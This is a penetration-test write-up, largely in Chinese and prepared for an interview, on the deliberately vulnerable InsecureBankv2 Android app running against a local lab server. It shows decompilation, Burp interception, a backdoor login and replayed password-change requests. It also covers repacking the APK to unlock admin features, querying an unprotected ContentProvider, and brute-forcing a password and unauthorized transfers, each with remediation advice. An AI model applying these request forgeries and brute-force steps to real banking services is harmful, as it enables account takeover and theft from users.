

# Android-InsecureBankv2 Reverse Analysis Report

## 1. Preface

This project serves as both a home task for an interview and an opportunity for learning Android reverse engineering. The analysis includes static and dynamic analysis of the Android application "InsecureBankv2" hosted on GitHub.

- Task:

### **Test Overview and Objective**

Reverse engineers choose either Android APK or iOS IPA to extract undocumented API endpoints and authentication logic, and demonstrate the ability to bypass a basic anti-debugging measure.

### **Deliverables:**

1. Written report detailing the approach, tools used, and findings
2. Extracted API endpoints and authentication flow (e.g., how tokens are generated)
3. Code/scripts used for dynamic analysis, traffic interception, or automation
4. (Optional) A brief video walkthrough (5-10min) explaining the process

### **Test Details:**

1. Static Analysis
  - a. Decompile the APK/IPA
  - b. Identify Key classes/methods related to network communication and authentication
  - c. Document the API endpoints and parameters used
2. Dynamic Analysis
  - a. Setup a proxy to intercept app traffic
  - b. Demonstrate ability to hook or patch code to bypass a simple anti-debugging check
  - c. Extract authentication tokens or session data
3. Bonus
  - a. Identify and explain any obfuscation or encryption used in the app
  - b. Suggest improvements to app security based on findings

### **Evaluation Criteria**

1. Technical accuracy and depth of analysis
2. Clarity and thoroughness of documentation
3. Use of appropriate tools
4. Creativity and problem-solving approach

- Target: <https://github.com/dineshshetty/Android-InsecureBankv2>
- Tools:
  - chatgpt !!!
  - apktool
  - jadx
  - Android Studio
  - BurpSuite
  - OS: Apple M4 (Macbook Air)
  - Cmdline tool: iTerm + oh-my-zsh !!!

- Process:
  - decide target : Android + InsecureBank
  - Static Analysis: jadx + chatgpt
  - Dynamic Analysis: adb + apktool + BurpSuite
  - Bonus summary
  - create GitHub repository and upload
- Time: 2 days

## 2. Static Analysis

### 2.1 Tools installation

- JADX: `brew install jadx`


### 2.2 Download target apk

- `git clone git@github.com:dineshshetty/Android-InsecureBankv2.git`

### 2.3 Start Static Analysis

```
jadx-gui Android-InsecureBankv2-master/InsecureBankv2.apk
```

### 2.4 Sequence of login



- new user: createUser
- oldUser: filldata from local -> perform login -> check if success
  - Success -> save Creds(user, pass) -> PostLogin -> (doTransfer / viewStatement / changePassword)
    - api: <http://ip:port/dotransfer>
      - Post
      - username+password+from\_acc+to\_acc+amount
    - api: <http://ip:port/getaccounts>
      - Post

- username + password
- api: <http://ip:port/changepassword>
  - Post
  - username + new password
- Fail -> WrongLogin -> login

## 2.5 Login Action

- API:
  - <http://ip:port/login>
    - post
    - username + password
  - <http://ip:port/devlogin>
    - post
    - username + password
- Problems:
  - Using HTTP, easy to be intercepted by man-in-the-middle (should use HTTPS).
 

```
String responseString = null;
String serverip = "";
String serverport = "";
String protocol = "http://";
```
  - SharedPreferences 存储用户名密码, 安全性很低。 (user只做了base64编码, password做了aes对称加密, 而且密钥硬编码了(Hardcoded Key))
 

```
- String key = "This is the super secret key 123";
```
  - 使用android.util.Log 打印登录用户名密码信息, 容易被黑客获取
  - 改进措施:
    - 尽量不要本地存储用户密码
    - 不能用android.util.Log 打印登录用户密码信息造成信息泄露, 可记录脱敏后的username信息
    - 即使存储密码, 也建议使用\*\* Android Keystore + AES-GCM
    - 使用https 加密传输

## 2.6 Change Password Vulnerability

- 没有验证是否本人发起的请求, 比如验证当前用户的账号密码 或 手机号二次验证账号本人所有, 直接发起了新密码的设置, 容易被黑客直接更改正常用户的密码
- 新密码直接通过sms发送到了本人手机号, 容易被窃听造成密码泄漏

- 新密码是明文传输的，容易被中间人攻击获取，应该做哈希处理，传输哈希值并存储哈希值。（数据库不应该存储明文密码，应存储密码哈希以防止数据库被攻击后密码泄漏，加密存储也不推荐，因为加密值可以被解密）

## 3. Dynamic Analysis

InsecureBank apk版本太老，导致android studio 装不上，于是安装cmdline-tools，使用sdkmanager 命令行创建低版本API22 的android模拟器。结果还是失败，因为apple M4芯片不能支持 Frida。好在此app本身就是http协议。（后续会利用其他apk研究https的相关绕过）

### 3.1 Emulator Setup

- Install ARM64-compatible Android 6.0 system image:

```
 sdkmanager "system-images;android-23;google_apis;arm64-v8a"
```

- Create and launch an emulator:


```
 avdmanager create avd -n insecurebank_api23_arm64 -k "system-images;android-23;google_apis;arm64-v8a" --device "pixel" --force
```

- 启动模拟器（用 `adb devices` 列出当前模拟器）

```
 emulator -avd insecurebank_api23_arm64
```

### 3.2 Install InsecureBankv2.apk in Emulator


```
 adb install ~/Desktop/Task/Android-InsecureBankv2-master/InsecureBankv2.apk
```



### 3.3 Burp Suite Configuration

- Install Burp certificate to the emulator:

```
adb root  
adb remount  
adb push burp_cert.der /sdcard/
```



### 3.4 Frida Installation Issues

- Due to Apple M4 chip compatibility issues, Frida installation failed. Used proxy for interception. And found that InsecureBank use HTTP so don't need frida anymore

•


```

public static final String MYPREFS = "mySharedPreferences";
String password;
BufferedReader reader;
String rememberme_password;
String rememberme_username;
String result;
SharedPreferences serverDetails;
String superSecurePassword;
String username;
String responseString = null;
String serverip = "";
String serverport = "";
String protocol = "http://";

```

## 3.5 API拦截测试


- Burp配置



- 模拟器配置代理：

```
adb shell settings put global http_proxy 172.32.249.143:8080
```

- app中设置后端地址



- 这里之前配置代理地址为10.0.2.2:8888，走了很多弯路，实际上burp监听此地址，模拟器配置代理这个地址就可以。不要配置为10.0.2.2，否则burp将到本机的请求不会转发到flask.
- 开启后台

```
cd /Users/keeplook4ever/Desktop/Task/Android-InsecureBankv2-master/AndroLabServer
conda activate
pip install -r requirements.txt
python app.py
```

- 报错，重新安装python27环境

```
CONDA_SUBDIR=osx-64 conda create -n py27 python=2.7
CONDA_SUBDIR=osx-64 conda activate py27
pip install -r requirements.txt
python app.py
```

```
0b1778335
Successfully built sqlalchemy simplejson web.py scandir
Installing collected packages: MarkupSafe, Jinja2, Werkzeug, click, itsdangerous, flask, configparser, contextlib2, typing, scandir, six, pathlib2, zipp, importlib-metadata, sqlalchemy, simplejson, more-itertools, selectors2, backports.functools-lru-cache, jaraco.functools, cheroot, web.py, zc.lockfile, pytz, tempora, portend, cherrypy
Successfully installed Jinja2-2.11.3 MarkupSafe-1.1.1 Werkzeug-1.0.1 backports.functools-lru-cache-1.6.6 cheroot-8.6.0 cherypy-17.4.2 click-7.1.2 configparser-4.0.2 contextlib2-0.6.0.post1 flask-1.1.4 importlib-metadata-2.1.3 itsdangerous-1.1.0 jaraco.functools-2.0 more-itertools-5.0.0 pathlib2-2.3.7.post1 portend-2.6 pytz-2025.2 scandir-1.10.0 selectors2-2.0.2 simplejson-3.20.1 six-1.17.0 sqlalchemy-1.4.54 tempora-1.14.1 typing-3.10.0.0 web.py-0.51 zc.lockfile-2.0 zipp-1.2.0
(py27) keeplook4ever ➤ ~/Desktop/Task/Android-InsecureBankv2-master/AndroLabServer ➤ python app.py
The server is hosted on port: 8888
```

### 3.6 开始抓包测试


- App 中输入用户名密码: eer/xxxx

```
(py27) keeplook4ever ➤ ~/Desktop/Task/Android-InsecureBankv2-master/AndroLabServer ➤ python app.py
The server is hosted on port: 8888
u= None
{"message": "User Does not Exist", "user": "eer"}
```

118 http://172.32.249.143:8888 POST /login ✓ 200 203 JSON 172.32.249.143  
 119 http://172.32.249.143:8888 POST /login ✓ 200 205 JSON 172.32.249.143

Request		Response				Inspector
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
1 POST /login HTTP/1.1			1 HTTP/1.1 200 OK			
2 Content-Length: 25			2 Content-Type: text/html; charset=utf-8			
3 Content-Type: application/x-www-form-urlencoded			3 Content-Length: 49			
4 Host: 172.32.249.143:8888			4 Connection: close			
5 Connection: close			5 Date: Sun, 11 May 2025 04:52:06 GMT			
6 User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)			6 Server: localhost			
7			7			
8 username=eer&password=rty			8 {"message": "User Does not Exist", "user": "eer"}			

- 因为之前代码审计发现devadmin 用户名，于是用此用户名登录看看效果：是否是后门：果然是直接登录成功



120 http://172.32.249.143:8888 POST /devlogin ✓ 200 208 JSON 172.32.249.143

Request		Response				Inspector
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
1 POST /devlogin HTTP/1.1			1 HTTP/1.1 200 OK			
2 Content-Length: 34			2 Content-Type: text/html; charset=utf-8			
3 Content-Type: application/x-www-form-urlencoded			3 Content-Length: 54			
4 Host: 172.32.249.143:8888			4 Connection: close			
5 Connection: close			5 Date: Sun, 11 May 2025 05:00:35 GMT			
6 User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)			6 Server: localhost			
7			7			
8 username=devadmin&password=ffgtr43			8 {"message": "Correct Credentials", "user": "devadmin"}			

- 再次验证应该是不校验密码的，更改密码试试： devadmin/xxx999, 果然登录成功，验证了devadmin账号为开发测试账号直接登录后台无校验。

Request

```
Pretty Raw Hex
1 POST /devlogin HTTP/1.1
2 Content-Length: 33
3 Content-Type: application/x-www-form-urlencoded
4 Host: 172.32.249.143:8888
5 Connection: close
6 User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)
7
8 username=devadmin&password=xxx999
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 54
4 Connection: close
5 Date: Sun, 11 May 2025 05:02:02 GMT
6 Server: localhost
7
8 {"message": "Correct Credentials", "user": "devadmin"}
```

Inspector

- Request attributes: 2
- Request body parameters: 2
- Request headers: 5
- Response headers: 5

- Transfer接口抓包：

发现之前静态审计中的 /getaccounts 接口。此接口可根据暴力破解来猜测获取平台注册用户账号密码。

Request

```
Pretty Raw Hex
1 POST /getaccounts HTTP/1.1
2 Content-Length: 33
3 Content-Type: application/x-www-form-urlencoded
4 Host: 172.32.249.143:8888
5 Connection: close
6 User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)
7
8 username=devadmin&password=xxx999
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 64
4 Connection: close
5 Date: Sun, 11 May 2025 05:03:44 GMT
6 Server: localhost
7
8 {"to": 0, "message": "Wrong Credentials so trx fail", "from": 0}
```

Inspector

- Request attributes: 2
- Request body parameters: 2
- Request headers: 5
- Response headers: 5

- dotransfer接口：这块是传递的username+password判断用户权限，但如果黑客拿到任一用户的账号密码，就可以直接设置任意转账给黑客，只需要to\_acc=hacker就可以了。由于后台实现error因此无法测试。

Request

```
Pretty Raw Hex
1 POST /dotransfer HTTP/1.1
2 Content-Length: 74
3 Content-Type: application/x-www-form-urlencoded
4 Host: 172.32.249.143:8888
5 Connection: close
6 User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)
7
8 username=devadmin&password=xxx999&from_acc=devadmin&to_acc=admin&amount=22
```


Response

```
Pretty Raw Hex Render
1 HTTP/1.1 500 INTERNAL SERVER ERROR
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 21
4 Connection: close
5 Date: Sun, 11 May 2025 05:10:00 GMT
6 Server: localhost
7
8 Internal Server Error
```


Inspector

- Request attributes: 2
- Request body parameters: 5
- Request headers: 5
- Response headers: 5

- viewstatement :



- 测试 changepasswd



133 http://172.32.249.143:8888 POST /changepassword ✓ 200 174 JSON 172.32.249.143

Request		Response		Inspector
Pretty	Raw	Pretty	Raw	
1 POST /changepassword HTTP/1.1		1 HTTP/1.1 200 OK		Request attributes
2 Content-Length: 44		2 Content-Type: text/html; charset=utf-8		Request body parameters
3 Content-Type: application/x-www-form-urlencoded		3 Content-Length: 20		Request headers
4 Host: 172.32.249.143:8888		4 Connection: close		Response headers
5 Connection: close		5 Date: Sun, 11 May 2025 05:16:33 GMT		
6 User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)		6 Server: localhost		
7		7		
8 username=devadmin&newpassword=eeewww%402223		8 {"message": "Error"}		

- 对此请求进行拦截，并改包重放：

Burp Suite Professional v2023.3.3 - Temporary Project - licensed to Beijing Zidiao Network Technology Co., Ltd.

Proxy		Intruder	Repeater	Collaborator	Sequencer	Decoder	Comparer	Logger	Extensions	Learn	Settings			
Intercept	HTTP history	WebSockets history	Proxy settings											
<input checked="" type="checkbox"/> Request to http://172.32.249.143:8888	<input type="button" value="Forward"/>	<input type="button" value="Drop"/>	<input type="button" value="Intercept is on"/>	<input type="button" value="Action"/>	<input type="button" value="Open browser"/>									
Pretty	Raw	Hex									Inspector			
1 POST /changepassword HTTP/1.1											Request attributes			
2 Content-Length: 44											Request query parameters			
3 Content-Type: application/x-www-form-urlencoded											Request body parameters			
4 Host: 172.32.249.143:8888											Request cookies			
5 Connection: close											Request headers			
6 User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)														
7														
8 username=devadmin&newpassword=defjhgAs%23%4032														

- 如下图，可正常重放(response code:200, message: Error是后台错误忽略) 此处可更改任意存在用户的密码，极其严重漏洞。

The screenshot shows a browser developer tools interface with three main sections: Request, Response, and Inspector.

**Request:**

```

1 POST /changepassword HTTP/1.1
2 Content-Length: 40
3 Content-Type: application/x-www-form-urlencoded
4 Host: 172.32.249.143:8888
5 Connection: close
6 User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)
7
8 username=admin&newpassword=aA233@#ADDAs1

```

**Response:**

```

1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 20
4 Connection: close
5 Date: Sun, 11 May 2025 06:35:09 GMT
6 Server: localhost
7
8 {"message": "Error"}

```

**Inspector:**

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 2
- Request cookies: 0
- Request headers: 5
- Response headers: 5

## 3.7. rebuit sdk for admin

在静态代码分析中看到“button\_CreateUser”的显示鉴权: 只有“R.string.is\_admin”才会显示。尝试进行break:

```

@Override // android.app.Activity
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_log_main);
    String mess = getResources().getString(R.string.is_admin);
    if (mess.equals("no")) {
        View button_CreateUser = findViewById(R.id.button_CreateUser);
        button_CreateUser.setVisibility(8);
    }
    this.login_buttons = (Button) findViewById(R.id.login_button);
    this.login_buttons.setOnClickListener(new View.OnClickListener() { // from class: co
        @Override // android.view.View.OnClickListener
        public void onClick(View v) {
            LoginActivity.this.performLogin();
        }
    });
    this.createuser_buttons = (Button) findViewById(R.id.button_CreateUser);
    this.createuser_buttons.setOnClickListener(new View.OnClickListener() { // from clas
        @Override // android.view.View.OnClickListener
        public void onClick(View v) {
            LoginActivity.this.createUser();
        }
    });
    this.fillData_button = (Button) findViewById(R.id.fill_data).

```

### 1. 安装apktool

```
brew install apktool
```

### 2. 反编译apk:

```
apktool d ~/Desktop/Task/Android-InsecureBankv2-master/InsecureBankv2.apk -o
insecurebank_dec
```

### 3. 更改res/values/strings.xml中的“is\_admin”为 “yes”:

```

<string name="decTitle">DecTitle</string>
<string name="hello_world">Hello world!</string>
<string name="is_admin">yes</string>
<string name="loginscreen_password">Password:</string>
<string name="loginscreen_username">Username:</string>

```

### 4. 重新打包并签名

```
apktool b InsecureBank_decoded -o InsecureBankv2_admin.apk
apksigner sign --ks debug.keystore --ks-key-alias androiddebugkey --ks-pass
pass:android InsecureBankv2_admin.apk
```

其中apksigner没找到，于是用命令“find ~/Library/Android/sdk/build-tools -name apksigner”找到apksigner命令位置：

```
/Users/keeplook4ever/Library/Android/sdk/build-tools/35.0.1/apksigner  
/Users/keeplook4ever/Library/Android/sdk/build-tools/36.0.0/apksigner
```

于是使用绝对路径来签名：

```
/Users/keeplook4ever/Library/Android/sdk/build-tools/35.0.1/apksigner sign \  
--ks debug.keystore \  
--ks-key-alias androiddebugkey \  
--ks-pass pass:android \  
InsecureBankv2_admin.apk
```

报错没有 `debug.keystore` 于是生成：

```
keytool -genkey -v -keystore debug.keystore \  
-storepass android -alias androiddebugkey \  
-keypass android -keyalg RSA -keysize 2048 -validity 10000
```


4. 将打包签名后的apk包加载到模拟器中：

```
adb install -r InsecureBankv2_admin.apk
```

报错后卸载原来的apk重新安装：

```
adb uninstall com.android.insecurebankv2
```

5. 可看到已经成功展示了"Create User"按钮：由于此接口后台未实现，但不影响证明利用此编译好的apk可以直接创建任意账号（越权，理论上只有admin才可以，极其严重漏洞）



## 4. Bonus for credentials and access control

### 4.1. 直接暴露后台数据库地址和库表

应用定义了一个自定义 `ContentProvider` 用于追踪用户信息，但未设置访问权限，导致其内容可以被任意 App 查询、篡改。经测试，攻击者可通过

`content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers` URI 获取、删除或伪造用户记录。此外，数据库字段存在明文存储风险，未采用任何访问控制或日志审计，建议限制导出权限，并加密存储敏感字段。

```

7  /* loaded from: classes.dex */
8  public class TrackUserContentProvider extends ContentProvider {
9      static final String CREATE_DB_TABLE = "CREATE TABLE names (id INTEGER PRIMARY KEY AUTOINCREMENT, name TEXT NOT NULL);";
10     static final String DATABASE_NAME = "mydb";
11     static final int DATABASE_VERSION = 1;
12     static final String PROVIDER_NAME = "com.android.insecurebankv2.TrackUserContentProvider";
13     static final String TABLE_NAME = "names";
14     static final String name = "name";
15     static final int uriCode = 1;
16     private static HashMap<String, String> values;
17     private SQLiteDatabase db;
18     static final String URL = "content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers";
19     static final Uri CONTENT_URI = Uri.parse(URL);
20     static final UriMatcher uriMatcher = new UriMatcher(-1);
21
22     static {
23         uriMatcher.addURI(PROVIDER_NAME, "trackerusers", 1);
24         uriMatcher.addURI(PROVIDER_NAME, "trackerusers/*", 1);
25     }
26
27     @Override // android.content.ContentProvider
28     public int delete(Uri uri, String selection, String[] selectionArgs) {
29         switch (uriMatcher.match(uri)) {
30             case 1:
31                 int count = this.db.delete(TABLE_NAME, selection, selectionArgs);
32                 getContext().getContentResolver().notifyChange(uri, null);
33                 return count;
34             default:
35                 throw new IllegalArgumentException("Unknown URI " + uri);
36         }
37     }

```

以上代码直接暴露后台server数据库地址和库表名称，极容易造成数据泄露。可直接使用adb查询用户如下：发现用户jack+devadmin

```
adb shell content query --uri
content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers
```

```
a (py27) keeplook4ever > ~/Desktop/Task/Android-InsecureBankv2-master > adb shell content query --uri content://com.andro
a id.insecurebankv2.TrackUserContentProvider/trackerusers
a
a Row: 0 id=1, name=devadmin
a Row: 1 id=2, name=jack
```

## 4.2. login 爆破，登录记录未使用sessionid/token标识。

以jack用户名为例，构造password payloads:

发起攻击结果如下：可通过response length不同瞬间筛选出成功爆破的密码。

修复建议：对于同一设备登录尝试次数要有限制，比如登录失败3次在5分钟内，就可以弹出验证码或禁止当前设备/ip发起登录请求。不建议用账户锁定（当黑客爆破正常用户时，可能会使得正常用户的账号被锁定。）

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	199	
1	jack123	200	<input type="checkbox"/>	<input type="checkbox"/>	199	
2	12345678ADKS	200	<input type="checkbox"/>	<input type="checkbox"/>	199	
3	asd&*dsaSAD1	200	<input type="checkbox"/>	<input type="checkbox"/>	199	
4	jack222	200	<input type="checkbox"/>	<input type="checkbox"/>	199	
5	jack111	200	<input type="checkbox"/>	<input type="checkbox"/>	199	
6	jackASD1	200	<input type="checkbox"/>	<input type="checkbox"/>	199	
7	jack123	200	<input type="checkbox"/>	<input type="checkbox"/>	199	
8	jack123&	200	<input type="checkbox"/>	<input type="checkbox"/>	199	
9	jack123\$	200	<input type="checkbox"/>	<input type="checkbox"/>	199	
10	Jack@123\$	200	<input type="checkbox"/>	<input type="checkbox"/>	204	
11		200	<input type="checkbox"/>	<input type="checkbox"/>	199	
12		200	<input type="checkbox"/>	<input type="checkbox"/>	199	
13		200	<input type="checkbox"/>	<input type="checkbox"/>	199	

## 4.3. transfer没有做校验，当前转账的from是否是当前登录用户：

输入： from account: admin, to account: jack, 获取当前登录用户jack的账号： 555555555, admin: 999999999

The screenshot shows a browser's developer tools Network tab with three requests:


- 148 http://172.32.249.143:8888 POST /getaccounts ✓✓✓ 200 255 JSON
- 149 http://172.32.249.143:8888 POST /dotransfer ✓✓✓ 200 234 JSON
- 150 http://172.32.249.143:8888 POST /dotransfer ✓✓✓ 200 234 JSON

The Request pane shows a POST /getaccounts HTTP/1.1 request with a user-agent of Apache-HttpClient/UNAVAILABLE (java 1.4) and parameters username=jack&password=Jack%40123%24.

The Response pane shows a 200 OK response with Content-Type: text/html; charset=utf-8, containing the message: {"to": "555555555", "message": "Correct Credentials so get accounts will continue", "from": "999999999"}.

The Inspector pane shows Request attributes (2), Request body parameters (2), Request headers (5), and Response headers (5).

尝试transfer接口：发现转账成功。



这样可以直接便利所有账号，把每个账号的钱都转给jack，造成越权。用10000测试，测试20个账号：如下：

Positions    **Payloads**    Resource pool    Settings

**Payload sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab.

Payload set:	1	Payload count:	20
Payload type:	Numbers	Request count:	20

**Payload settings [Numbers]**

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type:  Sequential  Random

From: 999999999

To: 999999980

Step: -1

How many:

Number format

Results	Positions	Payloads	Resource pool	Settings			
Filter: Showing all items							
Request ^	Payload	Status	Error	Timeout	Length	Comment	
0	999999999	200	<input type="checkbox"/>	<input type="checkbox"/>	236		
1	999999998	200	<input type="checkbox"/>	<input type="checkbox"/>	236		
